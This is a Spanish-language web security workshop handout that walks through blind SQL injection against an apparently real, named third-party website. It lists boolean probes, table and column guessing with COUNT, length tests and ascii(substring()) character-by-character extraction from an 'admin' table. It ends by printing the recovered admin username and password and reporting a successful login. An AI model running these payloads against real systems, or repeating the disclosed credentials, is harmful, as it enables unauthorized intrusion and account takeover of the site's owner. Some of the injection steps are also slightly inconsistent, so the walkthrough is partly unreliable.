#3

UNDERCODE

TALLER DE SEGURIDAD WEB

TEMAS

INTRODUCCIÓN
BLIND SQLI
VERIFICACIONES
INYECCIONES BLIND
TABLA ASCII
EXTRACCIÓN DE DATOS
Y MAS...!

TUTOR

ANTRAX
BLACKDRAKE

Introducción


Blind SQLi o ataque a ciegas por SQLi es otro método o alternativa a la tradicional SQLi.

Es utilizada cuando la web no tira ningún tipo de error ya que los webmasters han quitado o desactivado el **SHOW_WARNINGS** y **SHOW_ERRORS**, que son los encargados de imprimir errores en pantalla cada vez que se hace una petición errónea a la base de datos.

Sin embargo, sí podemos comprobar datos por medio de verdaderos o falsos; y a lo largo de este paper, veremos a que nos referimos con esos verdaderos y falsos.

El nombre Blind SQLi o SQLi a ciegas, hace referencia a que los nombres de las tablas y demás datos que saquemos, lo haremos adivinándolo ya que no mostrara ningún error en pantalla.

Para este paper usaremos la siguiente url como ejemplo: http://digitaria.net



Como se puede ver, es de alguien que diseña websites, vamos a ver qué tal es el servicio que ofrece…

Verificaciones

Para saber si es o no vulnerable, debemos buscar algún sitio en donde haga peticiones a la base de datos para poder inyectar. Yo probaré usando esto:

http://www.digitaria.net/noticia.php?id=25

Para probar si la web es vulnerable o no, vamos a aplicar intentar ver si nos arroja esos verdaderos o falsos de los que hablamos anteriormente.

Lo que debemos hacer es añadirle a la url esto:

AND 1=1 → Verdadero
AND 1=0 → Falso

O sea que si tenemos la url: **http://www.digitaria.net/noticia.php?id=25**

Para el caso verdadero sería: **http://www.digitaria.net/noticia.php?id=25 AND 1=1**

Para el caso falso sería: **http://www.digitaria.net/noticia.php?id=25 AND 1=0**

Veamos cómo afecta esto en la visualización de la página…

Verdadero:

Falso:

Como se puede ver, el caso falso no carga nada…

Existen otras cláusulas diferentes al AND como lo es el having

Verdadero → Having 1=1
Falso → Having 1=0

Entre otros… Pero nosotros usaremos el AND para no complicarnos tanto…

Inyecciones Blind

Ahora, vamos a buscar el nombre de alguna tabla de la cual podamos obtener datos que a nosotros nos interesen. En este caso, yo quiero encontrar alguna tabla de usuarios o administradores para poderme loguear.


A nuestra url le vamos a añadir:

AND (SELECT(COUNT(*)) FROM usuarios);

Debería quedar así:

http://www.digitaria.net/noticia.php?id=25 AND (SELECT(COUNT(*)) FROM usuarios);


El **COUNT** sirve para realizar un contador con el número de filas que tenga una tabla.
Con esto haremos la consulta para saber si la tabla usuarios existe o no.



Falso… Debemos seguir probando, hasta que algún nombre que coloquemos sea verdadero.

Extracción de datos

Después de probar varias veces, logré dar con el nombre de la tabla que tiene información valiosa. El nombre de esta tabla es **admin** y como se ve en la imagen, me volvió a mostrar el contenido, esto quiere decir que es **Verdadero**.




Ahora veremos cuantos registros tiene esta tabla. O mejor dicho, cuantos usuarios admines tiene esta página. Para ello, modificaremos un poco lo que colocamos anteriormente por esto:

AND (SELECT(COUNT(*)) FROM admin) > 7
Esto quiere decir que hay más de 7 admines.

AND (SELECT(COUNT(*)) FROM admin) < 7
Menos de 7 admines.

AND (SELECT(COUNT(*)) FROM admin) = 7
Hay 7 admines.

En mi caso me dio Verdadero el segundo caso… Hay menos de 7 admines.



Podemos seguir probando bajando la cantidad, hasta que finalmente podamos adivinar cuantos registros hay.

En este caso solo hay 1 solo admin. Si colocamos:

AND (SELECT(COUNT(*)) FROM admin) = 1

Dará Verdadero.


Lo que sigue ahora, es buscar los nombres de las columnas para ello inyectaremos lo siguiente:

AND (SELECT(COUNT(name)) FROM usuarios)

En donde "**name**" será el nombre de la columna que intento adivinar

Falso

Después de probar varias veces, llegue a que el nombre de una de las columnas se llama "**user**"



Ahora, deberíamos seguir probando, hasta dar con el nombre de la columna de la tabla que contiene las contraseñas, ids, entre otras que pueden ser de valor para nosotros...

Después de probar con varios nombres como password, passwords, clave, etc… llegué al punto en que me dio verdadero al colocar “pass” y también al colocar “cod”

AND (SELECT(COUNT(pass)) FROM admin)
AND (SELECT(COUNT(cod)) FROM admin)

Hasta ahora ya tenemos el nombre de la tabla del admin, y el de la columna de id o código, usuario y contraseña.

Ahora, veremos cómo saber que longitud tiene el usuario y la contraseña, esto lo hacemos para saber cuántos caracteres tiene el user y la pass.

Como sabemos que hay 1 solo admin, podemos probar poniendo esto:

AND (SELECT length(user) FROM admin where cod=1) < 7

La línea, Length sirve para saber la cantidad de caracteres que tiene, en este caso la columna user. En donde el cod sea 1. Traducido de forma más fácil, lo que hace esta línea es ver si el usuario tiene menos de 7 caracteres. Y en este caso me da falso…

Probare cambiando el signo de lado

AND (SELECT length(user) FROM admin where cod=1) > 7

Para saber si la contraseña tiene más de 7 caracteres, y nuevamente me da falso… esto quiere decir solo una cosa… que la contraseña tiene 7 caracteres. Asique probaré poniendo:

AND (SELECT length(user) FROM admin where cod=1) = 7

Y como se puede ver, da verdadero.

Con esto ya sabemos que el usuario tiene 7 caracteres. Ahora restaría ver cuantos caracteres tiene la contraseña…

La inyección es la misma que la que usamos, solo que modificamos user por pass
En mi caso, me dio verdadero que esta inyección:

AND (SELECT length(pass) FROM admin where cod=1) = 7

Tanto el user como la pass tienen 7 caracteres.

Una vez obtenido todos estos datos, podemos pasar a adivinar los datos que contiene cada uno.

Para ello se utiliza la siguiente inyección.

AND ascii(substring((SELECT user FROM admin where cod=1),1,1))=97

Ahora explico la línea, lo que hace esta inyección es verificar si la primer letra del usuario empieza con “a”. ¿En dónde me fijo esto? En la siguiente tabla:

Ahí vemos que el 97 corresponde a la letra **a**.

Seguimos probando, hasta que nos dé Verdadero. Después de probar un rato, llegue a que comienza con “G”.

AND ascii(substring((SELECT user FROM admin where cod=1),1,1))=71

Para pasar al segundo carácter del usuario, debemos cambiar el, 1,1 por**, 2,1.**

Esto sería como decir, el segundo carácter del primer registro. En mi caso me dio verdadero al probar con la letra **"r"**

AND ascii(substring((SELECT user FROM admin where cod=1),2,1))=114

Una vez que hayamos adivinado todos los caracteres que posee el usuario, hacemos lo mismo pero con la contraseña modificando el "user" por "pass" por ejemplo:


AND ascii(substring((SELECT pass FROM admin where cod=1),1,1))=103

Debemos ir probando carácter por carácter, hasta volver a obtener todos.

Recuerden ir cambiando el, 1,1 por la posición que desean comprobar.
Una vez que finalicen, tendrán el usuario y la contraseña. En mi caso:

User: Gregory
Pass: geg*12ª

Ahora si buscamos el panel de admin y probamos los datos:



Y… Estamos dentro!!